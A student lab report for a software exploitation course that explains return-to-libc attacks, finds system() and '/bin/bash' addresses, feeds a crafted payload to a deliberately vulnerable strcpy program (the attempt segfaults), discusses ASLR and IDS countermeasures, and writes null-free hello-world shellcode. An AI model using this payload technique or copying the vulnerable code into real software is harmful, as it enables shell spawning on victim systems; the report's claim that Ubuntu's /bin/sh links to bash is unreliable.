jamk.fi

Assignment 5

Software Exploitation

Joni Korpihalkola
K1625

Report
03/2018
Information and communication technology
ICT-field

Contents

Figures

1 Introduction

In previous assignments we have been using the buffer overflow exploit to execute our own code. In those cases we have disabled the stack protector feature in GCC, which enables code execution in the stack. If the stack protector is turned on, our previous exploits won't work anymore, because stack protector doesn't allow code to be executed on the stack. However, there is a way to bypass this protection and execute our code, the method is called return-to-libc.


2 Return-to-libc

Instead of overwriting the return address to our code, it can be overwritten to a return address to a function in the libc library. Libc is a standard C library, which contains the basic functions, such as strcpy and printf. The library also contains a "system()" function. This function is important for an attacker, because throught the function, it can spawn a shell in the victim computer using the return-to-libc exploit. What the attacker needs to find out is how to pass an argument to system, which could contain "/bin/sh" for example. The "/bin/sh" string could be fed to the target as an environment variable. An attacker can pass the necessary parameters to the function for it to spawn a shell and circumvent the no-execution feature of the stack. (Marc Sunet. Performing a ret2libc Attack)

3 Demonstration

To demonstrate the return-to-libc method, I'll try a simple return-to-libc exploit guide from the following blog post: http://blog.fkraiem.org/2013/10/26/return-to-libc/


The return-to-libc attack needs a couple of addresses to work. The blogger has written a c program that gives us the address of system() function. (Figure 1)



```
#include <stdlib.h>

int main(void)
{
    system("/bin/bash");
    return 0;
}
joni@ubuntu:~/r2libc$ gcc -m32 -g -o system system.c
joni@ubuntu:~/r2libc$ gdb ./system
(gdb) start
Temporary breakpoint 1 at 0x804841c: file system.c, line 5.
Starting program: /home/joni/r2libc/system

Temporary breakpoint 1, main () at system.c:5
5           system("/bin/sh");
(gdb) print system
$1 = {<text variable, no debug info>} 0xf7e51940 <system>
(gdb)
```

Figure 1. System.c code, compiling and debugging

The next address that needs to be found is address of "/bin/sh". The binsh.c program gives us the address of "/bin/bash" after it is exported into an environment variable. (Figure 2)




```
#include <stdio.h>
#include <stdlib.h>

int main(void)
{
    char *p = getenv("BINSH");
    printf("BINSH is at %p\n", p);
    return 0;
}
joni@ubuntu:~/r2libc$ export BINSH="/bin/bash"
joni@ubuntu:~/r2libc$ gcc -m32 -o binsh binsh.c
joni@ubuntu:~/r2libc$ ./binsh
BINSH is at 0xff82aebd
```

Figure 2. Compiling binsh.c and running it.

I changed the "/bin/sh" paths to "/bin/bash", because apparently in ubuntu "/bin/sh" is a symbolic link to "/bin/bash", so that's one more thing I learned.

The addresses are then used in a payload that is fed to the vuln8 program. The program needs to be compiled with "fno-stack-protector" flag, otherwise the payload fails because GCC detects stack-smashing and cancels the execution of the program. (Figure 3)



```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void vuln(char *s)
{
    char buffer[64];
    strcpy(buffer, s);
}

int main(int argc, char **argv)
{
    if (argc == 1) {
        fprintf(stderr, "Enter a string!\n");
        exit(EXIT_FAILURE);
    }
    vuln(argv[1]);
}
```

```
joni@ubuntu:~/r2libc$ ./vuln8 $(perl -e 'print "1"x76 . "\x40\x19\xe5\xf7" . "1"x4 . "\xbd\xae\x82\xff"')
Segmentation fault (core dumped)
```

Figure 3. Vuln8 program code and attempted r2libc exploit.

Unfortunately, I couldn’t get what I wanted from the demonstration, which would have been a new shell. I tried a couple of different return-to-libc attack guides but couldn’t get them to work either before I ran out of time.

4 Countermeasures


Address space layout randomization (ASLR) helps against an attacker trying to exploit your program with return-to-libc. The addresses of libraries can also be randomized to prevent the attacker from finding out the address of libc in the first place. Android has implemented a technique called Library load ordering randomization into Android 7.0 release version.

However, researchers have shown that even ASLR and DEP together are not impossible to bypass. Some bruteforce attacks can try to guess the location of libc functions even though the addresses are randomized. If the exploit code is not already implanted into the program’s code, intrusion detection systems could catch such exploit attempts before they can be executed at any programs. On the other hand, the exploit's signature could be manipulated to look vastly different from usual return-to-libc signatures, thus it could bypass IDS protections on a network. (David Day et. Al. Detecting Return-to-libc Buffer Overflow Attacks Using Network Intrusion Detection Systems)

5 Optional Assignment

5.1 Shell_4


To eliminate null bytes from the assembly code, we need eax, ebx and edx registers to perform a XOR operation on themselves. The modified assembly code is captured below. (Figure 4)



```
  GNU nano 2.5.3                                    File: helloworld.asm

bits 32

global _start

_start:
        jmp message

print_hello:
        xor eax, eax
        xor ebx, ebx
        xor edx, edx
        mov al, 0x4
        mov bl, 0x1
        pop ecx
        mov dl, len
        int 0x80

        xor eax, eax
        xor ebx, ebx
        mov al, 0x1
        int 0x80

message:
        call print_hello
        msg db "Hello, world.", 0xa
        len equ $ - msg
```

Figure 4. Shell_4 assembly code

Then the assembly code is compiled with nasm and the c program was compiled using the Makefile. The shellcode makes the program print “Hello, world”. (Figure 5)



```
joni@ubuntu:~/assignment5$ ./shell_4 helloworld
read 44 bytes from helloworld
running shellcode from buffer...
Hello, world.
```

Figure 5. Shell_4

Sources

David Day, Zhengxu Zhao, Minhua Ma. 2010. Detecting Return-to-libc Buffer Overflow Attacks Using Network Intrusion Detection Systems. https://www.researchgate.net/publication/221026387_Detecting_Return-to-libc_Buffer_Overflow_Attacks_Using_Network_Intrusion_Detection_Systems

Marc Sunet. Performing a ret2libc Attack. n.d. http://shellblade.net/docs/ret2libc.pdf